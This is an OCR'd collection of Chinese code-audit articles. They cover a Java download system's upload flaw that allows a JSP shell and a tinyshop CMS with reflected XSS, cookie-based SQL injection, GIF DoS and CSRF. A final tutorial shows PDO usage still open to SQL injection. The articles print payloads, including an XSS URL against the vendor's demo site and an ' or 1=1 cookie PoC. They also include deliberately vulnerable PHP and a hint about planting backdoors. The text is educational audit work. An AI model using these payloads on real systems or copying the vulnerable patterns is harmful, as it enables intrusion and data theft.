if(!targetURL.equals(install) && !targetURL.equals(install1)
    \ && !targetURL.equals(install_setup) && !targetURL.equals(install_setup1))

{
    boolean bl = LuJing.getInstance().Lu(targetURL);
    if(bl && (session == null || session.getAttribute("admin") == null))
    {
        response.sendRedirect((new StringBuilder(String.valueOf(
            \ request.getContextPath()))).append("/buzai.htm").toString());
        return;
    }
}
```


如果路径不是指定的四个安装系统相关的路径，会尝试从数据库中的 lujing 表中查询存储在数据库中的 web 路径。

这里一个坑被我踩到了，没看代码的情况下，认为找到路径时 bl 为 true，没找到路径时 bl 为 false，结果最后解释不通了。

重新进入 WEB-INF/java/liuxing/util/LuJing.java 文件翻看代码，发现原来是没查到路径才返回 true，找到返回 false。

所以对于数据库中不存在的管理员路径 /admin/admin.jsp，返回 true。如果这时候访问者没有 session，或者读不到 admin 的 session，就会返回 true，然后就被重定向到 /buzai.htm 页面了。

```
mysql> select jing from lujing where jing like "%admin%";
+--------------------------+
| jing                     |
+--------------------------+
| /admin/index.jsp         |
| /liuxing/admin/index.jsp |
| /liuxing/admin/          |
| /admin/                  |
+--------------------------+
4 rows in set (0.00 sec)
```


所以，这里也不存在越权访问页面什么的漏洞。程序用 session 中的 user 和 admin 属性区分普通用户和管理员用户，猜想也没有垂直越权之类的漏洞，没有仔细查看。根据 session 中的 id 属性区分普通用户，平行越权也放弃了

查找。所以不存在访问控制方面的漏洞。

五. 后台任意文件上传漏洞

在"其它管理"－"添加友情链接"处、"软件管理"－"软件发布"页面，都可以上传文件，在 web.xml 中或者顺着 jsp 页面调用寻找，都能够找到具体的逻辑代码

```
78      <servlet>
79          <servlet-name>shangchuan2</servlet-name>
80          <servlet-class>liuxing.util.shangchuan2</servlet-class>
81      </servlet>
82      <servlet-mapping>
83          <servlet-name>shangchuan2</servlet-name>
84          <url-pattern>/servlet/shangchuan2</url-pattern>
85      </servlet-mapping>
86
87
88      <servlet>
89          <servlet-name>shangchuan3</servlet-name>
90          <servlet-class>liuxing.util.shangchuan3</servlet-class>
91      </servlet>
92      <servlet-mapping>
93          <servlet-name>shangchuan3</servlet-name>
94          <url-pattern>/servlet/shangchuan3</url-pattern>
95      </servlet-mapping>
```


内部代码看起来都是一样的，以 WEB-INF/java/liuxing/util/shangchuan2.java 文件为例，关键代码如下：

```
try
{
    List fileItems = upload.parseRequest(req);
    Iterator iter = fileItems.iterator();
    String regExp = ".+\\\\(.+)$";
    String errorType[] = {
        ".exe", ".com", ".cgi", ".asp"
    };
    Pattern p = Pattern.compile(regExp);
    while(iter.hasNext())
    {
        FileItem item = (FileItem)iter.next();
        if(item.isFormField() && item.getFieldName().equals("date"))
            date = item.getString();
        if(!item.isFormField())
        {
            String name = item.getName();
            long size = item.getSize();
            if(name != null && !name.equals("") || size != 0L)
            {
                Matcher m = p.matcher(name);
                boolean result = m.find();
                if(result)
                {
                    for(int temp = 0; temp < errorType.length; temp++)
                        if(m.group(1).endsWith(errorType[temp]))
                            throw new IOException((new StringBuilder(String.valueOf(name))).
                                                  \ append(": wrong type").toString());

                    try
                    {
                        String names = m.group(1);
                        String men = getExt(names);
                        item.write(new File((new StringBuilder(String.valueOf(getServletContext().
                                             \ getRealPath("/")))).append("wen/").append(date).
                                             \ append(men).toString()));
                        res.sendRedirect((new StringBuilder("../admin/left3/chenggong2.jsp?")).
                                         \ append(date).append(men).toString());
                    }
                    catch(Exception e)
                    {
                        out.println(e);
                    }
                } else
                {
                    throw new IOException("无法上传");
                }
            }
        }
    }
}
```



其中会判断上传的文件名，要符合正则表达式 ".+\\\\(.+)$"，才能够正常上传。即形似 xxx\\xx 的文件名，估计是为了匹配 Windows 路径中的 \\，比如 C:\\a.jpg。定义了内部禁止的后缀名 ".exe", ".com", ".cgi", ".asp"，这就是唯一的过滤方式了。

继续往下看，写文件时，关键的一句代码：


```
item.write(new File((new
    StringBuilder(String.valueOf(getServletContext().getRealPath("/")))).append("wen/").a
```

ppend(date).append(men).toString()));

即将文件存放在 /wen 目录下，保存为 date+men 形式的文件名，两者都是可以控制的，直接修改写 shell 了。



吐槽一下，不清楚为什么要过滤 asp，不过滤 jsp？其实正常上传 jsp 文件，注意 filename 参数的正则匹配就好了



六. 寻找其它漏洞

1、CSRF 漏洞

全系统都没有针对 CSRF 漏洞进行防御，应该存在不少 CSRF 漏洞，不一一分析了。

2、其它

命令执行漏洞，因系统没使用什么框架，所以全局搜索关键字 getRuntime，没发现存在执行系统命令的情况，不存在命令执行漏洞。XXE、反序列化等按照系统的需求，连相应功能估计也没有，所以放弃了。

附：源码下载地址:

http://down.chinaz.com/soft/25711.htm

参考文章：

铁人下载系统代码审计:

http://www.codersec.net/2016/12/%E9%93%81%E4%BA%BA%E4%B8%8B%E8%BD

%BD%E7%B3%BB%E7%BB%9F%E4%BB%A3%E7%A0%81%E5%AE%A1%E8%AE%A1/

JAVA 代码审计之铁人下载系统 v1.0

http://foreversong.cn/archives/1005

JAVA 代码审计的一些 Tips(附脚本)

https://xianzhi.aliyun.com/forum/topic/1633)

审计 tinyshop 中风险

原创： 0x584A 信安之路 2018-03-24

审计该 CMS 中的内容只涉及到前台，后台中有存安全问题但对我来说没什么意义，所以没有过多的关注，感兴趣的朋友可以自己动动手。

因为本身已经做了一定的安全加固，本次审计并没挖掘出高危漏洞。但存在几个可以对网站造成危害的安全风险，在此仅做为思路分享给大家参考学习。

框架是这个 CMS 自写的，里面处理接收参数均在 ./framework/lib/util/request_class.php 文件中，比如：

```
// 时处 $_GET $_POST

public static function args()

{

    $num = func_num_args();

    $args = func_get_args();

    if($num==1)

    {

        ... ...

    }

    else if($num>=2)

    {

        ... ...

    }

    else
```

```
    {
        return $_POST+$_GET;
    }
}
```

参数及过滤则放在 ./framework/lib/util/filter_class.php 中，所以在阅读代码是可以看到接收参数是这样的：

```
Filter::int(Req::args('address_id'))
```

接收参数 address_id，并用正则至获取数字

```
Filter::text(Req::args('invoice_title'))
```

接收参数 invoice_title，并用 htmlpurifier 扩展清洗 xss 注入

```
Filter::sql(Req::post('email'))
```

接收参数 email，并用正则过滤恶意 sql

碰到这种就可以直接放弃了，可以看看代码：

```
public static function int($str)
{
    $number = preg_replace("/[^\d]/", "", $str);

    $number = ($number=='')?0:$number;

    return $number;
}
public static function sql($str)
{
    if(class_exists('TPdo') && class_exists('pdo')){
```

```
        }else{
            if (!get_magic_quotes_gpc()){


            $str = addslashes($str);

        }else{

            $str = preg_replace('/(?<!\\\\)(\"|\')/i','\\\\$1',$str);

        }

    }

    $str =
     preg_replace('/([^a-z]+)(select|insert|update|delete|union|into|load_file|outfile|and|or|sl
     eep|tiny_)/i', ' $2', $str);

    return $str;

}
```

反射 XSS

在官网示例中测试成功

http://shop.tinyrise.org/index.php?con=simple&act=address_save&accept_name=1&mobile=13888888888&phone=13888888888&province=110000&city=110100&county=110101&zip=421000oj37a%22%3E%3Cscript%3Ealert(1)%3C%2fscript%3Erxc5mfgbssp&addr=123123

产生原因

看代码:

```
public function address_save($redirect=null){

    $rules = array('zip:zip:邮  编码              !','addr:required:          为
     ','accept_name:required:  货              为  !,mobile:mobi:
       !,phone:phone:电话              ','province:[1-9]\d*:选择              ','city:[1-9]\d*:
     选择              ','county:[1-9]\d*:选择              ');


    $info = Validator::check($rules);
    if(!is_array($info) && $info==true) {

        ...      ...

    }
    else{
        $this->assign("msg",array("error",$info['msg']));
```

```
        $this->redirect("address_other",false,Req::args());
    }
}
```

问题出在 Req::args() 。当参数校验失败后页面会进行重定向，并将接收到的参数传递至视图中。

视图中原样输出 zip 参数内容：

./runtime/default/simple/address_other.php

```
<label class="caption">邮  编码  </label>
<input class="field"  type="text" name="zip" pattern="zip" value="<?php echo
    isset($zip)?$zip:"";?>" alt="邮  编码错误">
```

疑似 cookie 产生的 SQL 注入

为什么说疑似注入呢，因为通过分析这个方法确实将恶意代码注入进了 SQL 查询。但因为本人注入战 5 渣，技术比较烂没用找到正确的利用姿势，所以放弃了。

```
// ./protected/classes/Common.php
// 动 录时  户
static function autoLoginUserInfo()
{
    $cookie = new Cookie();
    $cookie->setSafeCode(Tiny::app()->getSafeCode());
```

```
    $autologin = $cookie->get('autologin');

    $obj = null;

    if($autologin!=null){

        ...       ...

    }else{

        $weixin_openid = Cookie::get('weixin_openid');

        if($weixin_openid != null){

            $model = new Model('oauth_user');

            //              $weixin_openid

            $oauth_user = $model->where("oauth_type='WeixinOAuth' and
      open_id='$weixin_openid'")->find();

            if($oauth_user && $oauth_user['user_id']!=''){

                ...       ...

            }

        }

    }

    return $obj;

}
```

从上面的代码可以看到，$weixin_openid 参数是从 cookie 中获取。我们看

看 Cookie::get() 函数：

```
// ./framework/lib/util/cookie_class.php

//         cookie 值

public static function get($name)

{

    // 这       if         $_COOKIE['safecode']                  1

    if(self::checkSafe()==1)

    {

        // $per = 'Tiny_';

        if(isset($_COOKIE[self::$per.$name]))

        {

            $cryptCookie = $_COOKIE[self::$per.$name];

            $cookie= Crypt::decode($cryptCookie,self::getSafeCode());

            $tem = substr($cookie,0,10);

            if(preg_match('/^[Oa]:\d+:.*/',$tem)) $cookie = unserialize($cookie);

            return $cookie;

        }

        return null;

    }
```

```
    if(self::checkSafe()==0) self::clear($name);// Tiny::msg('            COOKIE    统 终
            ',0);
    else return null;
}
```

可以看到，这里用到了 Crypt 类对值进行算法解密处理，最终调用反序列化函数后将值传递给 $cookie。

这里只要找到加密方式，并对恶意代码进行一次处理随后传递至 cookie 中的 Tiny_autologin 参数即可。

所以我们构造一段代码，将 Cookie::set() 函数里面的值返回出来即可。

```
// ./framework/lib/util/cookie_class.php
public static function set($name,$value='',$time='86400',$path='/',$domain=null)
{
    if($time<=0) $time = -3600;

    else $time = time() + $time;

    setCookie('safecode',self::cookieId(),$time,$path,$domain);

    if(is_array($value) || is_object($value))
        $value=serialize($value);

    $value = Crypt::encode($value,self::getSafeCode());

    //setCookie(self::$per.$name,$value,$time,$path,$domain); //    释该

    return $value;
```

```
}

// ./protected/classes/Common.php

//  动  录时    户

static function autoLoginUserInfo()

{

    $str = '\' or 1=1-- ';

    $poc = Cookie::set('weixin_openid',$str);

    echo $poc;exit();

    /*...          码    释        ...*/

}
```

```
GET /index.php?con=Ucenter&act=init HTTP/1.1
Host: cms.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: bdshare_firstime=1518347480500
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Server: nginx/1.13.3
Date: Tue, 20 Mar 2018 11:41:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: PHPSESSID=dh1ej3a85pf5vrrjre7hmrq481; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Set-Cookie: safecode=1; expires=Wed, 21-Mar-2018 11:41:20 GMT;
Max-Age=86400; path=/
Content-Length: 68

ddb494c3baUwYICFJVAwJSBVUACQFWB1MGVQcGVlUCAlhU...paDAUQF1tARQkLU0s
VFQ
```

输出加密后的字符串：

ddb494c3baUwYICFJVAwJSBVUACQFWB1MGVQcGVlUCAlhUAApaDAUQF1tARQkLU0sVFQ

现在我们用它来测试试试看，是否能被正确解密：

好了，我们去除调试用的 var_dump($weixin_openid);exit();，看看是否被带入到 SQL 中：



至于后面怎么利用，请原来我这个辣鸡水平低~ 咳咳~

你在查看源代码的时候后会发现，这个 cms 大量使用了序列化和反序列函数，如果你登录了后台，并且想留个后面什么的，用序列化蛮方便的。

当然，前台我已基本上分析完了，有反序列化的地方但并不能形成漏洞。


很失望。

上传头像存在 DOS 风险

该 CMS 对上传已经做了很好的安全限制，但它支持用户上传 gif 文件，结合文章中所述的 POC 测试此处风险确实存在。

```
/**

 *      图

 *

 * @access private

 * @param mixed $type  图
```

```
 * @param mixed $filename

 * @return mixed

 */

private function createImage($type,$filename)

{

    //1 = GIF    2 = JPG    3 = PNG

    switch($type)

    {

    case 1: $im = imageCreateFromGif($filename);break; //    码          处          DOS 风
     险

    case 2: $im = imageCreateFromJpeg($filename);break;


    case 3: $im = imageCreateFromPng($filename);break;


    default:

    {

        $im = imageCreateFromJpeg($filename);break;

    }

    }

    return $im;

}
```



可以看到， poc.gif 图片上传后，导致超出了服务最大等待时间，使页面 504 。

产生原因

不使用 imagecreatefromgif() 处理 .gif 图片，或升级最新版本可以可以防御。详细参看：


http://blog.orange.tw/2018/01/php-cve-2018-5711-hanging-websites-by.html

后台账号充值存在 csrf 风险

后台里面的问题我就那这一个出来说吧：

如图中所示，这个用户的金额是 0.00，我们先登录后台管理员账号，并给该账号充值 200。

找出充值成功的请求，生成 csrf 攻击重放页面：



好，现在我们用浏览器打开保存的 HTML 页面，打开后点击确认按钮可以看到如下提示：

回到账号充值页面，看看现在这个账号金额是多少：

思考一下

单独拿这个问题提出来说，是因为这里可以形成一个组合漏洞。

上面有个反射 XSS 漏洞，如果恶意用户伪造 javascript 脚本对账号进行充值，随后去诱导客服进行点击。

当当当~ 脑补攻击+1。

产生原因

后台对用户进行充值时，没有加入表单来源认证，未区分本次请求是管理点发出，还是恶意用户伪造。

PHP 使用了 PDO 还可能存在 sql 注入的情况

原创： hl0rey 信安之路 2018-05-04

“用 PDO 来防止 SQL 注入。”大概学过 PHP 的都听说过这句话。代码中出现了 PDO 就行了吗？答案肯定是否定的。接下来给大家介绍几种使用了 PDO 还是不能防止 sql 注入的情况。

第一种情况

正如晏子霜前辈所言：

对于做代码审计来说，遇到 Pdo 预编译，基本上就可以对注入说再见了，我们有理由相信,一个网站,基本上全站都使用了 Pdo 预编译的情况下,是不可能在一些重要功能点使用拼接的方式进行 SQL 语句的执行,所以说这种漏洞应该是作者故意留的吧。 --某前辈所言

Pdo 直接使用 query 或者 exec 来执行 sql 语句时,不经过预编译，直接执行，所以没有起到防注入的作用。

1、用 query 的情况：

```
<?php
if (!isset($_GET['id'])){
    die();
}
$dbh=new PDO('mysql:host=localhost;dbname=test_data','root','');
$sql="SELECT * FROM `users` WHERE `id`=".$_GET['id'].";";
$result=$dbh->query($sql);
foreach ($result->fetch(PDO::FETCH_ASSOC) as $item) {
    echo $item;
}
```

```
foreach ($dbh->errorInfo() as $row){
    echo $row;
}
```

2、用 exec 的情况：

```
<?php
if (!isset($_GET['id'])){
    die();
}
$dbh=new PDO('mysql:host=localhost;dbname=test_data','root','');
$sql="SELECT * FROM `users` WHERE `id`=".$_GET['id'].";";
$result=$dbh->exec($sql);
echo $result;
```

第二种情况

在 sql 语句预编译之前，修改了 sql 语句。

PDO 预编译，预先编译一下，php 会把 sql 语句先放到数据库去执行一下。

所以说，就算污染了 sql 语句，导致在预编译之后，无法传入变量，执行语句也没关系．因为在预编译之时，sql 语句已经被执行了。

测试这几个例子要监控 sql 语句的执行。

在 mysql 命令行或者客户端管理工具中执行：

```
SHOW VARIABLES LIKE       "general_log%";
```

结果：

```
MariaDB [(none)]> SHOW VARIABLES LIKE "general_log%";
+------------------+----------+
```

```
| Variable_name     | Value     |
+-----------------+----------+
| general_log       | OFF       |
| general_log_file | kali.log |
+-----------------+----------+
2 rows in set (0.00 sec)
```

OFF 说明没有开启日志记录

分别执行开启日志以及日志路径和日志文件名

```
SET GLOBAL general_log = 'ON';
```

默认日志文件位置　/var/lib/mysql/kali.log

还要注意，这时执行的所有 sql 都会别记录下来，方便查看，但是如果重启 mysql 就会停止记录需要重新设置

然后执行　watch tail /var/lib/mysql/kali.log

情况复杂的多，举三个例子。

1、预编译的变量名可以修改

```
<?php
if (!isset($_GET['id'])){
    die();
}
$dbh=new PDO('mysql:host=localhost;dbname=test_data','root','');
$sql="SELECT * FROM `users` WHERE `id`=:".$_GET['id'];
$sth=$dbh->prepare($sql);
$sth->execute(array(":id"=>1));
$result=$sth->fetch(PDO::FETCH_ASSOC);
```

```
foreach ($result as $item){
    echo $item;
}
```

2、能拼接语句，在预编译之前，污染语句

```
<?php
if (!isset($_GET['id'])){
    die();
}
$dbh=new PDO('mysql:host=localhost;dbname=test_data','root','');
$sql="SELECT * FROM `users` WHERE `id`=:id ".$_GET['id'];
$sth=$dbh->prepare($sql);
$sth->execute(array(":id"=>1));
$result=$sth->fetch(PDO::FETCH_ASSOC);
foreach ($result as $item){
    echo $item;
}
```

3、第一个例子和第二个例子都可以 sqlmap 一把梭解决。但是下面这种情况是无法 sqlmap 一把梭的。

```
<?php
if (!isset($_GET['id'])){
    die();
}
$dbh=new PDO('mysql:host=localhost;dbname=test_data','root','');
```

```
$sql="SELECT * FROM `".$_GET['id']."` WHERE `username`=:name";

$sth=$dbh->prepare($sql);

$sth->execute(array(":name"=>'admin'));

$result=$sth->fetch(PDO::FETCH_ASSOC);

foreach ($result as $item){

    echo $item;

}
```


第三种情况

PHP Pdo 本地模拟 sql 预编译，可能存在宽字节注入。


我们需要抓包来看 php 本地模拟预编译的通信过程，但是 windows 不能在本地回环网卡上监听流量，所以我们要在虚拟机里装一个 mysql，然后在虚拟机里抓包看看。这里我用的是 kali 虚拟机。

1、首先把修改 mysql 的配置文件，kali 下的配置文件的位置是 /etc/mysql/my.cnf

